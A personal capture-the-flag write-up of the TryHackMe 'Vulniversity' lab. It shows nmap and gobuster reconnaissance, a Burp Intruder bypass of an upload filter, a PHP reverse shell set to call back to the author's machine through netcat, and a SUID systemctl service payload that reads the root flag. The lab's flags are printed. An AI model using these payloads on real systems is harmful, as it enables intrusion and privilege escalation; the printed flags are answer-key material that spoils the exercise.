

Vulniversity

Learn about active recon, web app attacks and privilege escalation.

Task 2 Reconnaissance

Scan the box; how many ports are open?

Answer: **6**

→ I scanned the target machine using nmap

Command: **nmap -A 10.10.206.46**

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp   open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Vuln University
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

What version of the squid proxy is running on the machine?

Answer: **3.5.12**

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp   open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Vuln University
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

How many ports will Nmap scan if the flag -p-400 was used?

Answer: **400**

What is the most likely operating system this machine is running?

Answer: **Ubuntu**

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp   open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Vuln University
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

What port is the web server running on?

Answer: 3333

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp   open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Vuln University
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

What is the flag for enabling verbose mode using Nmap?


Answer: -v

Task 3 Locating directories using Gobuster

What is the directory that has an upload form page?

Answer: /internal/

→ I visited the webpage



→ I used gobuster to enumerate the directory

Command: `gobuster dir -u http://10.10.43.76:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt`

```
root@ip-10-10-194-134:~# gobuster dir -u http://10.10.43.76:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.43.76:3333
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s
=====
2024/05/02 21:21:45 Starting gobuster
=====
/imag (Status: 301)
/css (Status: 301)
/js (Status: 301)
/internal (Status: 301)
=====
2024/05/02 21:21:58 Finished
=====
root@ip-10-10-194-134:~#
```

→ I found an /internal directory and had to further enumerate where I got the /internal/uploads directory.

Command: `gobuster dir -u http://10.10.43.76:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt`

```
root@ip-10-10-194-134:~# gobuster dir -u http://10.10.43.76:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.43.76:3333/internal
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s
=====
2024/05/02 21:29:58 Starting gobuster
=====
/uploads (Status: 301)
/css (Status: 301)
=====
2024/05/02 21:30:11 Finished
=====
root@ip-10-10-194-134:~#
```

Upload

Browse...

No file selected.

Submit

Task 4 Compromise the Webserver

What common file type you'd want to upload to exploit the server is blocked? Try a couple to find out.

Answer: `.php`


→ I located the position of my PHP file that contains a reverse shell payload in my local system

Command: `locate shell.php`

→ Note: i will be using that from seclists

```
cyvally@Cyvally: ~/Downloads x cyvally@Cyvally: ~/Downloads x cyvally@Cyvally: ~/Downloads x
(cyvally@Cyvally)~-[~/Downloads]
$ locate shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/php/shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/shell.php
/usr/share/seclists/Web-Shells/PHP/another-obfuscated-phpshell.php
/usr/share/seclists/Web-Shells/PHP/obfuscated-phpshell.php
/usr/share/seclists/Web-Shells/WordPress/plugin-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/php/shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/findsocket/php-findsocket-shell.php
```

→ Back to the upload page, i uploaded it and found that the extension(.php) isn't allowed



- We will fuzz the upload form to identify which extensions are not blocked.
- To do this, we're going to use BurpSuite. If you need clarification on what BurpSuite is or how to set it up, please complete our BurpSuite module first.
- I made a wordlist with the following extensions:
 - .php
 - .php3
 - .php4
 - .php5
 - .phtml


Command: `echo ".php"`

```
(cyvally@Cyvally)~[~/Downloads]
$ echo ".php
dquote> .php3
dquote> .php4
dquote> .php5
dquote> .phtml" > phpevt.txt


(cyvally@Cyvally)~[~/Downloads]
$ cat phpevt.txt
.php
.php3
.php4
.php5
.phtml
```

- Now make sure BurpSuite is configured to intercept all your browser traffic. Upload a file; once this request is captured, send it to the Intruder.
- Click on "Payloads" and select the "Sniper" attack type.
- Click the "Positions" tab now, find the filename and "Add §" to the extension. It should look like so:

- I uploaded the php file again, but this time, the burp suite intercept is on





- Then i sent it to the intruder



→ I Clicked the "Positions" tab, navigated to the Payload tab and loaded the .php wordlist created and started the attack.


→ **Note: make sure you click the Add\$ button to specify your payload position**



Run this attack, what extension is allowed?

Answer: .phtml

→ I checked which of the extension is allowed by uploading



→ To gain remote access to this machine, follow these steps:

1. Edit the `php-reverse-shell.php` file and edit the ip to be your `tun0` ip (you can get this by going to `http://10.10.10.10` in the browser of your TryHackMe connected device).
2. Rename this file to `php-reverse-shell.phtml`
3. We're now going to listen to incoming connections using netcat. Run the following command: `nc -lvp 1234`
4. Upload your shell and navigate to `http://10.10.206.46:3333/internal/uploads/php-reverse-shell.phtml` - This will execute your payload
5. You should see a connection on your Netcat session

```
(cyvally@Cyvally)-[/usr/.../seclists/Web-Shells/laudanum-1.0/php]  
$ sudo cp /usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php shell.phtml  
[sudo] password for cyvally:
```

```
GNU nano 7.2 shell.phtml *
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = "10.4.70.223"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// Help
// Write Out
// Where Is
// Cut
// Execute
// Location
// Undo
// Set Mark
// To Bracket
// Previous
// Exit
// Read File
// Replace
// Paste
// Justify
// Go To Line
// Redo
// Copy
// Where Was
// Next
```

changed them

```
10.10.206.46:3333/internal/uploads/shell.phtml
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)
```

→ Notice in my own case, i navigated to <http://10.10.206.46:3333/internal/uploads/shell.phtml> instead of what was in the course instruction, this is because, this is what i named my payload as.

```
(cyvally@Cyvally)-[/usr/.../seclists/Web-Shells/Laudanum-1.0/php]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.4.70.223] from (UNKNOWN) [10.10.206.46] 34712
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
04:28:27 up 1:07, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

i am in!!!

What is the name of the user who manages the webserver?
To get a stable shell

Answer:
Command: `/bin/bash -i`
Answer: bill

```
$ whoami
www-data
$ /bin/bash -i
bash: cannot set terminal process group (1339): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vulnuniversity:/$
```

The get the user name
Command: `cat /etc/passwd`


```

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuid:x:108:112::/run/uuid:/bin/false
dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/ssh:/usr/sbin/nologin
ftp:x:111:119:ftp daemon,,:/srv/ftp:/bin/false
bill:x:1000:1000:::/home/bill:/bin/bash
www-data@vulnuniversity:/$

```

What is the user flag?

Answer: 8bd7992fbe8a6ad22a63361004cfcedb

```

www-data@vulnuniversity:/$ cd /home
cd /home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
cat user.txt: command not found
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$

```

Task 5 Privilege Escalation

On the system, search for all SUID files. Which file stands out?

Answer: **/bin/systemctl**

- I checked the system for SUID files. SUID gives temporary permissions to a user to run the program/file with the permission of the file owner (rather than the user who runs it).

Command: **find / -user root -perm -4000 -exec ls -ldb {} \;**

- I found a few files but visited GTF0Bins at <https://gtfobins.github.io/#ap> to be sure of the one standing out

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.



The project collects legitimate [functions](#) of Unix binaries that can be abused to get the f*ck break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell Non-interactive bind shell
File upload File download File write File read Library load SUID Sudo Capabilities
Limited SUID

systemctl

Binary

[systemctl](#)

Functions

SUID Sudo

```
find /usr/bin -perm -4000 -exec ls -la {} \;
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
```

It's challenge time! We have guided you through this far. Can you exploit this system further to escalate your privileges and get the final answer Become root and get the last flag (/root/root.txt)

Answer: a58ff8579f0a9270368d33a9966c7fd5

→ Next, i tried to modify the payload

.. / systemctl ☆ Star 10,134

SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

So this payload

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Becomes this

```
TF=$(mktemp).service
echo '[Service]
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

→ Then i changed to /tmp directory and outputting the content of output as stated in the code above

```
www-data@vulnuniversity:/$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@vulnuniversity:/$ echo '[Service]
echo '[Service]
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
[Install]
> WantedBy=multi-user.target' >$TF
WantedBy=multi-user.target' >$TF
www-data@vulnuniversity:/$ /bin/systemctl link $TF
/bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.qGoNMoSPW9.service to /tmp/tmp.qGoNMoSPW9.service.
www-data@vulnuniversity:/$ /bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.qGoNMoSPW9.service to /tmp/tmp.qGoNMoSPW9.service.
```

revised code

```
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.qGoNMoSPW9.service to /tmp/tmp.qGoNMoSPW9.service.
www-data@vulnuniversity:/$ cd /tmp/
cd /tmp/
www-data@vulnuniversity:/$ ls
ls
f
output
systemd-private-5fb8d175900d400691c7dc5aff43926d-systemd-timesyncd.service-RmkVWB
tmp.B0J0Z5GHI7
tmp.B0J0Z5GHI7.service
tmp.G0peA8iT5p
tmp.G0peA8iT5p.service
tmp.J0Jr7zxYvX
tmp.J0Jr7zxYvX.service
tmp.bVfOYno7dg
tmp.bVfOYno7dg.service
tmp.dI8XMmyc3N
tmp.qGoNMoSPW9
tmp.qGoNMoSPW9.service
tmp.sTMHNPtJDQ
tmp.zMDTst12R3
tmp.zMDTst12R3.service
www-data@vulnuniversity:/$ cat output
cat output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/$
```

flag

END!!!